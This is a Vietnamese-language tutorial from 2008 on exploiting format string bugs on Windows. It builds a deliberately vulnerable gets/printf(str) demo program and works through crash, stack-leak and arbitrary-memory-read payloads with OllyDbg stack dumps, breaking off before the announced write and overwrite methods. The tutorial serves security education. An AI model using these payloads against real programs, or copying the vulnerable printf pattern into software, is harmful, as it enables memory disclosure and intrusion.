

Các phương pháp khai thác lỗ Format String trên Windows

CườngMX – SVRT – ANUD – BKIS

Hà Nội tháng 10/2008

Contents

I.	Các hàm format string, cấu trúc, nguy cơ lỗi:.....	3
A.	Nhắc lại về các hàm format string:	3
B.	Cấu trúc các hàm format string:.....	3
C.	Nguy cơ lỗi	4
II.	Các lỗi Format String:	7
A.	Gây crash cho chương trình:.....	7
B.	Xem nội dung stack.....	10
1.	Xem stack:	10
2.	Xem bộ nhớ tại vị trí bất kỳ:	11
C.	Ghi đè dữ liệu lên vùng nhớ bất kỳ:.....	16
1.	Khắc thắc lỗi kiểu BoF:	16
2.	Ghi đè dữ liệu lên vùng nhớ bất kỳ:	17
D.	Các phương pháp khai thác	22
1.	Phương pháp ghi đè vào địa chỉ trả về:	23
2.	Phương pháp ghi đè lên địa chỉ của RtlEnterCriticalSection trong cấu trúc PEB:....	32
3.	Ghi đè SEH địa chỉ trên heap chứa shellcode:	37
E.	Kết luận:	42
F.	Tài liệu tham khảo:.....	42

I. Các hàm format string, cấu trúc, nguy cơ lỗi:

A. Nhắc lại về các hàm format string:

- Nếu là người đã từng lập trình qua C, chắc chắn bạn sẽ dùng đến hàm **printf**, chữ **f** ở đây mang nghĩa là **Format** tức là hàm này cho phép in ra màn hình với một format xác định do người lập trình đưa vào.
- Ví dụ, trong trường hợp bạn muốn in ra một xâu có dạng:
  - “Tổng chi tiêu tháng này là **xxx** triệu VND”
    - ✓ Với **xxx** là số tiền thay đổi theo tháng, tức là không xác định khi lập trình.
    - ✓ Hàm **printf** sẽ cho phép bạn làm điều đó.
- Không chỉ có mỗi hàm **printf** có tác dụng này mà có hẳn 1 họ format string, danh sách phía dưới:

- **fprintf** — prints to a FILE stream
- **printf** — prints to the ‘stdout’ stream
- **sprintf** — prints into a string
- **snprintf** — prints into a string with length checking
- **vfprintf** — print to a FILE stream from a va_arg structure
- **vprintf** — prints to ‘stdout’ from a va_arg structure
- **vsprintf** — prints to a string from a va_arg structure
- **vsnprintf** — prints to a string with length checking from a va_arg structure

Hình 1

B. Cấu trúc các hàm format string:

- Quay lại với ví dụ ở trên:
  - “Tổng chi tiêu tháng này là **xxx** triệu VND”
- Vậy thì muốn in ra xâu này phải làm thế nào? Trả lời luôn:
  - Trong xâu in ra màn hình phải có 1 tham số **mềm** thay cho chỗ **xxx** kia, trong trường hợp này thì tham số mềm đó phải là dùng cho 1 số decimal, cụ thể là **%d**.
  - Hàm cụ thể:
    - **printf**(“Tổng chi tiêu tháng này là %d triệu VND”,**m_int_tien**);

- Trong đó **m_int_tien** là 1 biến kiểu int và chứa lượng tiền chi tiêu trong tháng.
- Sau đây là danh sách những cái tương tự như **%d** ở trên:

parameter	output	passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

Hình 2

❖ **Chú ý:**

- ✓ %x cho in ra 1 số hexadecimal, nhưng số byte mà nó in ra được không cố định, có nghĩa là nếu nó được trả đến 1 số 2 byte thì %x tương đương với 2 byte trong xâu in ra (4 cột màn hình), tối đa sẽ là 1 số 4 byte(8 cột màn hình), để chắc ăn thì viết **%08x**, khi đó nó chắc chắn sẽ in ra 1 số 4byte.
- ✓ Tại sao lại nói cái trên làm gì? %n là tham số cho phép in ra số lượng byte đã in ra trước đó, nếu số lượng byte mà nhập nhằng không xác định thì làm sao mà in ra số chính xác được ☺
- ✓ Bên cạnh đó, ta thấy **%08x** in ra 1 số 4 byte(8/2) thì chẳng lẽ **%1000x** sẽ đọc trong bộ nhớ số $1000/2$ byte à :SS, làm sao mà có kiểu biến nào 1000 byte/2? Không hẳn là như vậy, % 1000x sẽ cho ra 1 xâu với 1000 cột màn hình nhưng nó đọc trong bộ nhớ cũng chỉ là 4 byte mà thôi, tức là số 4byte đó sẽ được in trên 1000 cột màn hình.
- ✓ Những tham số này sẽ rất quan trọng cho quá trình khai thác sau này, những khai thác ở dưới sẽ không nhắc lại những chú ý này nữa.

C. Nguy cơ lỗi

- Hãy xem nếu hàm ở trên có dạng:

- printf("Tổng chi tiêu tháng %d là %d triệu VND",m_int_thang,m_int_tien);
- Soi vào stack xem thế nào:

Address	Value	Comment
0240FF28	00401210	Format = "Chi tieu thang %d la %d trieu VND"
0240FF2C	0000000A	<%d> = A (10.)
0240FF30	00000064	<%d> = 64 (100.)
0240FF34	0040123F	RETURN to write2.0040123F From write2.00401310
0240FF38	00402000	write2.00402000
0240FF3C	00402004	ASCII "Đ\$\"....
0240FF40	0240FF68	

Hình 3

- Trên là tình trạng của stack trước khi vào hàm printf, trong đó:
  - ✓ Đỉnh stack chứa địa chỉ của xâu format.
  - ✓ Ngay sau đây sẽ có các thành phần tương ứng với các tham số truyền vào tương ứng.
  - ✓ Nhìn sâu xuống 1 chút, ta thấy ngay sau 2 cái %d là vùng stack nào đó mà ta không biết nhưng có vẻ cũng quan trọng (return ...)
  - ✓ Nếu là 3 cái %d thì thế nào nhỉ?

Address	Value	Comment
0240FF28	00401210	Format = "Chi tiêu tháng %d là %d%d trieu VND"
0240FF2C	0000000A	<%d> = A (10.)
0240FF30	00000064	<%d> = 64 (100.)
0240FF34	000003E8	<%d> = 3E8 (1000.)
0240FF38	00402000	write2.00402000
0240FF3C	00402004	ASCII "Đ\$\"

Hình 4

- Tất nhiên sẽ có thêm 1 ô nhớ hợp lệ được cấp cho %d mới này (đó là khi bạn sử dụng printf một cách chính thống)
- Chính thống tức là thế nào? *Tức là có bao nhiêu %d ở xâu format thì có bấy nhiêu biết tương ứng ở phần sau.*
- Vậy ta thử không chính thống xem thế nào! Có nghĩa là sẽ dùng số tham số trong xâu format nhiều hơn số tham số đầu vào.
  - ✓ Trong trường hợp trên ta thử với hàm:
- printf("Tổng tháng %d là %d%d%d triệu VND",m_int_thang,m_int_tien);
  - ✓ %d thứ 3,4 sẽ không được tương ứng với biến nào cả, build và chạy thử xem thế nào:

Address	Value	Comment
0240FF28	00401210	Format = "Chi tiêu tháng %d là %d%d%d trieu VND"
0240FF2C	0000000A	<%d> = A (10.)
0240FF30	00000064	<%d> = 64 (100.)
0240FF34	00401243	<%d> = 401243 (4198979.)
0240FF38	00402000	<%d> = 402000 (4202496.)
0240FF3C	00402004	ASCII "Đ\$\"
0240FF40	0240FF68	
0240FF44	FFFFFFFFFF	
0240FF48	0240FF6C	
0240FF4C	00000064	
0040000000	00000000	

Hình 5

- Thật đáng ngạc nhiên! Chương trình vẫn chạy bình thường! Nhìn vào stack ta thấy 2 cái %d vẫn được trả vào 2 ô nhớ, nhưng 2 ô nhớ này chương trình không điều khiển được, tức là 2 ô nhớ “không hợp lệ”
- So sánh 2 ô nhớ được trả bởi 2 cái %d ở hình 5 với hình 3 và hình 4 ta thấy

- %d thứ nhất đã trả vào “**RETURN to write2.00401243F from write2.00401310!**”!
  - %d thứ 2 trả vào “**write2.00402000**”
  - Write2 là tên chương trình.
- Thật tình cờ và thật bất ngờ, chương trình dịch C không hề kiểm số tham số tương đương của xâu format và đầu vào!
- Nhưng liệu đó có thành 1 lỗi không, chúng ta cùng xem xét ở phần sau.
- Trước tiên hãy xem qua 1 vài so sánh giữa Format String và buffer Overflow:

	<i>Buffer Overflow</i>	<i>Format String</i>
public since danger realized number of exploits considered as techniques visibility	mid 1980's 1990's a few thousand security threat evolved and advanced sometimes very difficult to spot	June 1999 June 2000 a few dozen programming bug basic techniques easy to find

Hình 6 – một vài so sánh giữa BoF và Format String

<i>Application</i>	<i>Found by</i>	<i>Impact</i>	<i>years</i>
wu-ftpd 2.*	security.is	remote root	> 6
Linux rpc.statd	security.is	remote root	> 4
IRIX telnetd	LSD	remote root	> 8
Qualcomm Popper 2.53	security.is	remote user	> 3
Apache + PHP3	security.is	remote user	> 2
NLS / locale	CORE SDI	local root	?
screen	Jouko Pynnönen	local root	> 5
BSD chpass	TESO	local root	?
OpenBSD fstat	ktwo	local root	?


Hình 7- một vài lỗi đã được phát hiện

- Nghe có vẻ nguy hiểm đây nhỉ? Trong phần tiếp theo chúng ta sẽ tìm hiểu xem thực hư của vấn đề này thế nào!

II. Các lỗi Format String:

A. Gây crash cho chương trình:

- Việc một hệ thống bị crash là rất nguy hiểm, hãy tưởng tượng 1 máy chủ mail sử dụng MDeamon bị crash hay DSN server thì chuyện gì sẽ xảy ra :-?
- Như đã phân tích ở trên, khi số tham số đầu được yêu cầu nhiều hơn số tham số được cung cấp, các hàm format string vẫn hoạt động và truy vấn đến các vùng stack ở phía dưới, trong trường hợp xem chỉ xem các vùng đầy như số thì chương trình vẫn truy vấn và hoạt động bình thường, tuy nhiên nếu chương trình xem là địa chỉ (tham số %s) mà những vùng đó mang giá trị là 1 địa chỉ không xác định hoặc không thể truy nhập, lập tức chương trình sẽ bị crash!!!!

Ví dụ 1: xét chương trình Eg1.cpp


```
#include <conio.h>
#include <windows.h>
#include <excpt.h>
void loi()
{
    char str[1000];
    gets(str);
    printf(str);
}
main()
{
    char a='a';
    while(a!='k')
    {
```

```

printf("\nnhap:");
loi();
a=getch();
}
ExitProcess(1);
}

```

- ✓ Chương trình này cho phép nhập một xâu bất kỳ, sau đó dùng hàm printf để in ra màn hình xâu đó

Hình 8

- ✓ Với ví dụ này, sẽ rất tiện cho việc demo lỗi vì hàm printf trong chương trình không hề có tham số đầu vào nào.
- ✓ Thủ nhập xâu "%d%d" xem thế nào:

Address	Value	Comment
0244FB38	0244FB50	format = "%d%d"
0244FB3C	00000004	<%d> = 4
0244FB40	00000050	<%d> = 50 (80.)
0244FB44	00000000	
0244FB48	00000000	
0244FB4C	00000000	
0244FB50	64256425	
0244FB54	00000000	
0244FB58	00000000	

Hình 9

- ✓ Như hình trên, %d thứ 2 trỏ vào ô nhớ mang giá trị 0x00000050, như vậy nó sẽ được mang giá trị là 0x50 (80).

Lỗi Format String trên Windows

- ✓ Thủ thay cái %d thứ 2 thành %s xem thế nào nǐ?

Address	Value	Comment
0244FB38	0244FB50	format = "%d%s"
0244FB3C	00000004	<%d> = 4
0244FB40	00000050	<%s> = 00000050 ???
0244FB44	00000000	
0244FB48	00000000	
0244FB4C	00000000	
0244FB50	73256425	
0244FB54	78383000	
0244FB58	78383005	

Hình 10

- ✓ Tất nhiên %s mới này sẽ trả về ô chứa 0x0000050 và nó coi giá trị 0x50 đó là địa chỉ của 1 ô nhớ (chứa 1 xâu)
- ✓ 0x00000050 không thể là địa chỉ của một ô nhớ vì vậy chương trình sẽ bị crash!!!!!!

Phát hiện lỗi format string như thế nào? Truyền tham số đầu vào gồm nhiều phần tử %s và ngoặc chèo @

B. Xem nội dung stack


1. Xem stack:

- Trở lại với *Eg1.cpp*, nhập đầu vào là một xâu có rất nhiều %08x (tất nhiên đừng để bị Bof), nhìn vào stack xem tình hình thế nào:

Address	Value	Comment
0244FB38	0244FB50	Format = "%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%"
0244FB3C	00000004	<%08x> = 4
0244FB40	00000050	<%08x> = 50
0244FB44	00000000	<%08x> = 0
0244FB48	00000000	<%08x> = 0
0244FB4C	00000000	<%08x> = 0
0244FB50	78383025	<%08x> = 78383025
0244FB54	78383025	<%08x> = 78383025
0244FB58	78383025	<%08x> = 78383025
0244FB5C	78383025	<%08x> = 78383025
0244FB60	78383025	<%08x> = 78383025
0244FB64	78383025	<%08x> = 78383025
0244FB68	78383025	<%08x> = 78383025
0244FB6C	78383025	<%08x> = 78383025
0244FB70	78383025	<%08x> = 78383025
0244FB74	78383025	<%08x> = 78383025

Hình 11

- ✓ Đúng như ở trên đã nói, mỗi %08x sẽ được trả về 1 ô nhớt 4 byte mà không cần biết ô nhớt đó có phải là do chương trình cấp phát cho hay không!

- Một xâu kiểu như **00000004 00000050 00000000 0000000 78383025** ... sẽ được in ra, ghi chép lại và phân tích “1 chút” là bạn hoàn toàn có thể biết trong stack có những gì 😊

©2006 Beyond Security. All rights reserved.

2. Xem bộ nhớ tại vị trí bất kỳ:

- Chúng ta quay trở lại với ví dụ *Eg1.cpp*, với đầu vào là **AAAA%08x**:

Address	Value	Comment
0244FB38	0244FB50	Format = "AAAA%08x"
0244FB3C	00000004	<%08x> = 4
0244FB40	00000050	
0244FB44	00000000	
0244FB48	00000000	
0244FB4C	00000000	
0244FB50	41414141	
0244FB54	78383025	

Hình 12

- ✓ Cùng phân tích nào: ta thấy địa chỉ của xâu format đang nằm ở đỉnh stack và chính là **0x0244FB50**

- ✓ Thật thú vị! địa chỉ đó lại nằm ngay ở dưới đỉnh stack không xa, hãy nhìn vào ô nhớ có giá trị **0x41414141** (AAAA) ở phía trên, đó là điểm bắt đầu cho xâu format, tức là xâu mà mình có thể **chủ động nhập** vào.
- ✓ Hãy để ý, khoảng cách giữa ô nhớ được trả bởi tham số %08x và ô nhớ chứa 0x41414141 là 5 ô nhớ 4 byte.
➤ Vậy thì tiếp theo ta hãy cho đầu vào là AAAA%08x và **5 cái** %08x nữa:

Address	Value	Comment
0244FB38	0244FB50	Format = "AAAAA%08x%08x%08x%08x%08x%08x"
0244FB3C	00000004	<%08x> = 4
0244FB40	00000050	<%08x> = 50
0244FB44	00000000	<%08x> = 0
0244FB48	00000000	<%08x> = 0
0244FB4C	00000000	<%08x> = 0
0244FB50	41414141	<%08x> = 41414141
0244FB54	78383025	

Hình 13

- ✓ Thật tuyệt vời! tham số %08x thứ 6 đã trả đến ô nhớ chứa **0x41414141**
- ✓ Ô nhớ **0x41414141** là ô nhớ mà mình đã chủ động nhập vào
- ✓ Điều này chứng tỏ giá trị của tham số %08x này ta hoàn toàn có thể điều khiển.
- Nay giờ chúng ta sẽ thay tham số %08x thứ 6 thành %s.
  - Tại sao lại phải thay như vậy? %08x có tác dụng in ra 1 số 4 byte ra màn hình, in ra màn hình 1 số mà ta đã biết giá trị rồi thì chẳng có ý nghĩa gì.
  - %s là tham số cho ta hiện ra xâu kí tự ở vùng địa chỉ mà nó trả tới.

Address	Value	Comment
0244FB38	0244FB50	Format = "AAAAA%08x%08x%08x%08x%08x%08x%s"
0244FB3C	00000004	<%08x> = 4
0244FB40	00000050	<%08x> = 50
0244FB44	00000000	<%08x> = 0
0244FB48	00000000	<%08x> = 0
0244FB4C	00000000	<%08x> = 0
0244FB50	41414141	<%s> = 41414141 ???
0244FB54	78383025	


Hình 14

- ✓ Trong trường hợp này địa chỉ %s trả đến là giá trị mà ta hoàn toàn có thể điều khiển được (**0x41414141**)
- ✓ Tuy nhiên ở đây, 0x41414141 không là địa chỉ của vùng nhớ nào cả nên sẽ không có xâu nào được hiện lên màn hình, mà thậm chí chương trình sẽ bị crash.
- Việc tiếp theo, chúng ta sẽ thay 0x41414141 thành 1 địa chỉ hợp lệ, ví dụ như địa chỉ **0x7FFDF050**
  - Hãy thử với: \x50\xF0\xFD\x7F%0x%0x%0x%0x%0s

Lỗi Format String trên Windows

- Thực ra, chương trình **Eg1.cpp** chỉ mang tính chất demo, đầu vào được nhập từ giao diện console, vì vậy chỉ nhập được các ký tự ASCII, không thể nhập các số hex.
  - Để có được các số hex như ở trên, bạn hãy edit trực tiếp trong khi debug trong Ollydebug.

Address	Value	Comment
0244FB38	0244FB50	Format = "Pöy.%08x%08x%08x%08x%08x%s"
0244FB3C	00000000	<%08x> = 0
0244FB40	00000000	<%08x> = 0
0244FB44	00000000	<%08x> = 0
0244FB48	00000000	<%08x> = 0
0244FB4C	00000000	<%08x> = 0
0244FB50	7FFDF050	<%s> = "Hello Format string from BKIS"
0244FB54	78383025	

Hình 15

- ✓ Như vậy ta có thể thấy tại địa chỉ 0x7FFDF050 hiện tại đang chứa xâu “**Hello Format string from BKIS**”
  - ✓ Tuy nhiên là nội dung này đã được edit từ trước để việc demo đẹp hơn :-P

- Tuy nhiên **1 vấn đề** xảy ra: nếu địa chỉ có dạng 0x**00**432123 (tức là có byte 00) thì sẽ thế nào, mà trên thực tế, ta thường chỉ quan tâm đến các địa chỉ có dạng như thế này thôi!

- Nếu vẫn để địa chỉ ở trên đầu xâu format như ở trên thì xâu sẽ bị ngắt ngay tại máy byte đầu!! Vì 0x00 là ký tự ngắt xâu.

- o Để giải quyết vấn đề này, chúng ta sẽ đặt địa chỉ xuống **cuối** xâu format.
- Vẫn là ví dụ Eg1.cpp với đầu vào là `%x%xAAAA`

Address	Value	Comment
0244FB38	0244FB50	format = "%x%xAAAA"
0244FB3C	00000000	<%x> = 0
0244FB40	00000000	<%x> = 0
0244FB44	00000000	
0244FB48	00000000	
0244FB4C	00000000	
0244FB50	78257825	
0244FB54	41414141	
0244FB58	31313100	

Hình 16

- ✓ Ở đây, việc cần thiết là điều chỉnh làm sao cho tham số %x cuối cùng sẽ trả vào ô nhớ chứa 0x41414141 (đây là giá trị mà mình có thể điều khiển được)
  - ✓ Quan sát, ta thấy khoảng cách giữa %x cuối cùng vào 0x41414141 đang là 5 ô nhớ 4 byte. **Tuy nhiên**, vấn đề không dễ dàng giải quyết như ở phần trên, không đơn giản là chỉ cần thêm 5 tham số %x nữa là xong!
  - ✓ Vì sao? 0x41414141 nằm ở cuối xâu vì vậy nếu thêm %x vào xâu tức là độ dài của xâu cũng tăng và 0x41414141 sẽ càng bị đẩy xa khỏi đỉnh stack.
- Bây giờ ta thử thêm 5 tham số %x xem thế nào:

Address	Value	Comment
0244FB38	0244FB50	format = "%x%x%x%x%x%x%x%x%xAAAA"
0244FB3C	00000000	<%x> = 0
0244FB40	00000000	<%x> = 0
0244FB44	00000000	<%x> = 0
0244FB48	00000000	<%x> = 0
0244FB4C	00000000	<%x> = 0
0244FB50	78257825	<%x> = 78257825
0244FB54	78257825	<%x> = 78257825
0244FB58	78257825	<%x> = 78257825
0244FB5C	78257825	
0244FB60	41414141	
0244FB64	00000000	

Hình 17

- ✓ Ta thấy, rõ ràng %x cuối cùng vẫn chưa trả đến ô nhớ 0x41414141 ☺
- Phương án giải quyết:

- o Cái **cần** đạt được của chúng ta lúc này là làm thế nào để tham số %x cuối cùng của chúng ta sẽ trả vào ô nhớ 0x41414141
- o Ta thấy, mỗi 1 tham số %x thêm vào sẽ làm cho độ dài của xâu format tăng thêm 2 byte (`\x78\x25`). Như thế đồng nghĩa với việc địa chỉ cần điều khiển (ô nhớ chứa 0x41414141) sẽ bị đẩy xa khỏi đỉnh stack **2 byte**!

- Như vậy nếu 2 tham số %x được thêm 1 lúc thì ô 0x41414141 sẽ đẩy xa đỉnh stack một khoảng là 4 byte (tức là **1 ô nhớ** trong stack)
- Bên cạnh đó, mỗi một %x thêm vào sẽ trỏ vào **1 ô nhớ** trong stack, như vậy nếu 2 %x được thêm thì sẽ có thêm 2 ô nhớ trong stack được trỏ. Như vậy có nghĩa là khoảng cách giữa tham số %x cuối cùng và ô nhớ 0x41414141 được rút ngắn 2 ô nhớ.
- **Tóm lại**, kết hợp 2 lý luận trên thì mỗi khi thêm **2 tham số %x** vào xâu format thì ta sẽ **rút ngắn khoảng cách** giữa %x cuối cùng và ô nhớ 0x41414141 là **1 ô nhớ** trong stack. Nếu các lý luận trên đọc khó hiểu thì bạn **chỉ cần** nhớ câu tóm lại này là được.
- **Áp dụng:** Trong trường hợp hiện tại, khoảng cách giữa %x cuối cùng và 0x41414141 là 5 ô nhớ, vậy cần rút ngắn 5 ô nhớ, theo kết luận ở trên ta sẽ cần thêm $5 \times 2 = 10$ tham số %x nữa là **ok**, như vậy xâu truyền vào của mình sẽ là "%x%x"+ **10 cái "%x"** + "AAAA"


Address	Value	Comment
0244FB38	0244FB50	format = "%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%xAAAA"
0244FB3C	00000000	<%x> = 0
0244FB40	00000000	<%x> = 0
0244FB44	00000000	<%x> = 0
0244FB48	00000000	<%x> = 0
0244FB4C	00000000	<%x> = 0
0244FB50	78257825	<%x> = 78257825
0244FB54	78257825	<%x> = 78257825
0244FB58	78257825	<%x> = 78257825
0244FB5C	78257825	<%x> = 78257825
0244FB60	78257825	<%x> = 78257825
0244FB64	78257825	<%x> = 78257825
0244FB68	41414141	<%x> = 41414141
0244FB6C	00000000	

Hình 18

- ✓ Quá chính xác luôn! Tham số %x cuối cùng của chúng ta đã trỏ đến ô nhớ 0x41414141
- ✓ Công việc tiếp theo là thay %x cuối cùng thành %s và 0x41414141 (AAAA) thành địa chỉ ô nhớ cần đọc.

Address	Value	Comment
0244FB38	0244FB50	format = "%x%x%x%x%x%x%x%x%5s @"
0244FB3C	00000000	<%x> = 0
0244FB40	00000000	<%x> = 0
0244FB44	00000000	<%x> = 0
0244FB48	00000000	<%x> = 0
0244FB4C	00000000	<%x> = 0
0244FB50	78257825	<%x> = 78257825
